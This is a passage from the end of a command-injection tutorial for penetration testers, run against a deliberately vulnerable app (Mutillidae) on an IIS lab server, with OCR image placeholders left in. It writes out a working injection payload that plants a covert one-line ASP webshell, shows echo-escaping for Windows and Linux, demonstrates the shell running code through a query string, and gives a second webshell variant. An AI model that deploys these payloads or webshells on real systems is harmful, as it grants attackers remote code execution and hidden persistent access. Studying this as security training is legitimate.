‘echo’ version payload, not Linux Version of ‘echo’. The payload which I had used:


&& echo ^<% execute(request(chr(42))) %^> > C:\inetpub\wwwroot\inject\trick.asp

This is a one liner ASP webshell code which was been written to the file ‘trick.asp’ knowing that the IIS web server root directory from wherein the applications were being served was ‘C:\inetpub\wwwroot\inject’, this could be ‘C:\inetpub\wwwroot\’ commonly on other IIS webservers. Now, note that for escaping “<%” characters, we used the “^” character for ‘echo’ on Windows version. On Linux, we use ‘echo –e’, i.e. ‘-e’ switch to specify that we will be using characters which needs to be escaped with a ‘\’ character before to the character which we needed to be escaped. To clearly understand, here is the Windows version:




```
C:\Users\Shritam>echo ^<% execute(request(chr(42))) %^> > escape.asp

C:\Users\Shritam>type escape.asp
<% execute(request(chr(42))) %>

C:\Users\Shritam>
```

And here is the Linux version:



```
root@shritam:~# echo -e \<\% execute\(request\(chr\(42\)\)\) %\> > escaped.asp
root@shritam:~# cat escaped.asp
<% execute(request(chr(42))) %>
root@shritam:~#
```

Focus on the way, the payload was called. Now applying the payload to the 'Mutillidae' instance of the vulnerable application running on port '8081':




Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP pub\wwwroot\inject\trick.asp

This request would complete. The payload as discussed above was: && echo ^<% execute(request(chr(42))) %^> > C:\inetpub\wwwroot\inject\trick.asp


This way, we created a file called 'trick.asp' to the directory specified which used an IIS server at port '80' to deploy '.asp' based application, from herein, we will access the ASP based covert webshell created:



http://192.16...ns-lookup.php
http://192.168....ject/trick.asp
192.168.245.1/inject/trick.asp
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-

```
Microsoft VBScript runtime error '800a000d'

Type mismatch: 'execute'

/inject/trick.asp, line 1
```

This lined up with an error which is generic since the developer might had chosen to throw out error at the server side. This configuration could be changed in IIS to now reveal any error. In such cases, it would look like the following:




192.168.245.1/inject/trick.asp

An error occurred on the server when processing the URL. Please contact the system administrator.

If you are the system administrator please click here to find out more about this error.


This is because, the penetration tester has yet not supplied in the GET query parameters as in tune to which he had coded the covert ASP web backdoor. The penetration tester would need to pass the query string '?*=ARGUMENT', where 'ARGUMENET' is the value he wants to be executed in context of ASP code. To prove the point, I issue out the 'Response.Write' code snippet which is a proper ASP code context:



192.168.245.1/inject/trick.asp?*=Response.Write("The Backdoor Works!")

The Backdoor Works!

As we can see, passing the ARGUMENT, justified functionality of the entire code since the 'parameters' were originally missing which triggered the ASP based error. The concept of this covert webshell needs complex thinking but simple code writing in one liner. Because ASP.Net and Classic ASP allow VBScript to be executed and to be implemented as a part of the ASP code and also allows interpretation of special characters using 'chr' function to be 'requested' as a 'method' as per the documentation which stands to be a valid ASP code, the penetration tester with a 'Shell Injection' vulnerability could come up with different techniques to take the compromise to the next level thereby entirely compromising the system security as well as read, write, or modify the files. To save some bytes, we made the webshell too covert, this could also be done using a code similar to the below which has slight increase in byte value:



```
<script language=VBScript runat=server>
</script>

<%execute request("arg")%>
```

At a webshell level, what entirely is happening here resembles to 'Code Execution', rather than 'System Command Execution' since the browser parser has to send the values of the parameters to the web-server and the web-server determines the 'ASP code' and execute the parameter value as per the code structure which has to be in 'ASP'. The concept of the differences in Remote Command Execution (or Shell Command Execution via Command Injection and Code Execution (or Remote Code Execution) via Code Injection has been explained in detail before. Since, Command Injection or Shell Injection is purely based with 'shell' interaction of the respective operating systems to which 'commands' are being injected at via an entry point such as a 'Web Application', anything else would point to a different attack vector than 'Command Injection'. Attack vectors such as Remote Code Execution via remote code injection might resemble same to that of 'Arbitrary Command Execution' via 'Command Injection', but are different conceptually. In conclusion to 'command injection', we have discussed different scenario based 'command injections', different live operating system platform and how does these platform react to command injection attacks.

Command Injection on Linux would be different from one conducted over to a 'Windows' platform. This concept was delivered throughout the document. Use penetration test based operating system and intentional vulnerable web applications to thoughtfully gain in-depth of the details using this very document. At a technical level, I had also attached sample code to use the same as test case scenarios which could be deployed in different running web-servers to test the code and mitigate the same code if found exploitable. The mitigation measure with details and how one could possibly use secure design implementation ideas from the beginning of the code structure design phase is absolutely necessary for individuals to understand and start 'coding' with their respective choice of languages from various to choose from. A major part of the web applications been deployed either in PHP or ASP, we had discussed both of them for references and went through vulnerable sample code which were to be mitigated for safer code deployment at production systems. In the same way, a web-developer should develop his skills around the 'secure code development' to completely retaliate incoming web application attacks in different forms, one of which being 'Command Injection'.

On a brief note, the entire document had also focused and delivered 'exploitation techniques' an application penetration tester or an attacker might use to take advantages of developer code flaw or code design flaw. We opted for 'gaining in a shell' in various rigorous operating system environments using 'PowerShell' and techniques to evade firewall filters in the journey to obtain a shell in the host target machine which ran IIS web-server and served an intentional vulnerable web application. Our exploitation concluded with post-exploitation via enumerating system privileges and possible other tasks which were needed to be discussed. Techniques to use covert shell in ASP were also covered as part of being stealth and invisible to the web administrators which is always an added advantage to the penetration testers while going through and operational application penetration test on the target.

Contact Information

LinkedIn: Contact me on LinkedIn here.
Facebook: Contact me on Facebook here.
Reach me at: Shritam.bhowmick@gmail.com